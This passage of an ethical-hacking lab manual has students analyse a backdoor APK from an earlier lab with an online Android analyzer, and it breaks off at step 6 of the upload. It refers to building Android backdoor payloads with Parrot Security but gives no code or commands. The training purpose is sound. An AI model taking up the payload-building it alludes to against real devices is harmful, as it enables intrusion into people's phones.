Android's growing popularity has led to increased security threats, ranging from typical malware to advanced phishing and identity theft techniques. As a professional ethical hacker or penetration tester, you should scan for any unsecured settings on the mobile device you are assessing, and then take appropriate action to secure them. You must do this before hackers exploit these vulnerabilities by; for example, downloading sensitive data, committing a crime using your Android device as a launchpad, and ultimately endangering your business.

There are various security tools available for scanning, detecting, and assessing the vulnerabilities and security status of Android devices. Many security software companies have launched their own apps, including several complete security suites with antitheft capabilities.

The tasks in this lab will assist you in performing a security assessment of a target Android device.

Lab Objectives

- Analyze a malicious app using online Android analyzers
- Secure Android devices from malicious apps using Malwarebytes Security

Lab Environment

To carry out this lab, you need:

- Android virtual machine

- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 20 Minutes

Overview of Android Security Tools

Android security tools reveal the security posture of particular Android platforms and devices. You can use them to find various ways to strengthen the security and robustness of your organization's mobile platforms. These tools automate the process of accurate Android platform security assessment.

Lab Tasks

Task 1: Analyze a Malicious App using Online Android Analyzers

Online Android analyzers allow you to scan Android APK packages and perform security analyses to detect vulnerabilities in particular apps. Some trusted online Android analyzers are Sixo Online APK Analyzer.

In this task, we will analyze a malicious app using various online Android analyzers.

Note: In this lab, we will be analyzing the malicious file (**Backdoor.apk**), which we used in the previous lab to hack the target Android platform.

Note: If the malicious file (**Backdoor.apk**) is missing then follow the steps given in Lab 1 Task 1 (**Hack an Android Device by Creating Binary Payloads using Parrot Security**) to re-create the file.

1. Turn on the **Android** emulator machine.
2. Switch to the **Android** machine, click the **Google Chrome** browser icon on the **Home screen** to launch Chrome.


Note: Restart the machine, if it non-responsive.

3. In **Chrome**, type <https://www.sisik.eu/apk-tool> in the address bar and press **Enter**.
4. The **Sixo Online APK Analyzer** webpage loads, as shown in the screenshot.

Note: If a cookie notification pop-up appears, click **Got it!**


5. Click the **Drop APK here or click to select file** field to upload an APK file from the device.

Note: Sixo Online APK Analyzer allows you to analyze various details about Android APK files. It can decompile binary XML files and resources.




6. In the **Choose an action** pop-up, click **Files**.

Note: If Chrome pop-up appears, click **ALLOW**.

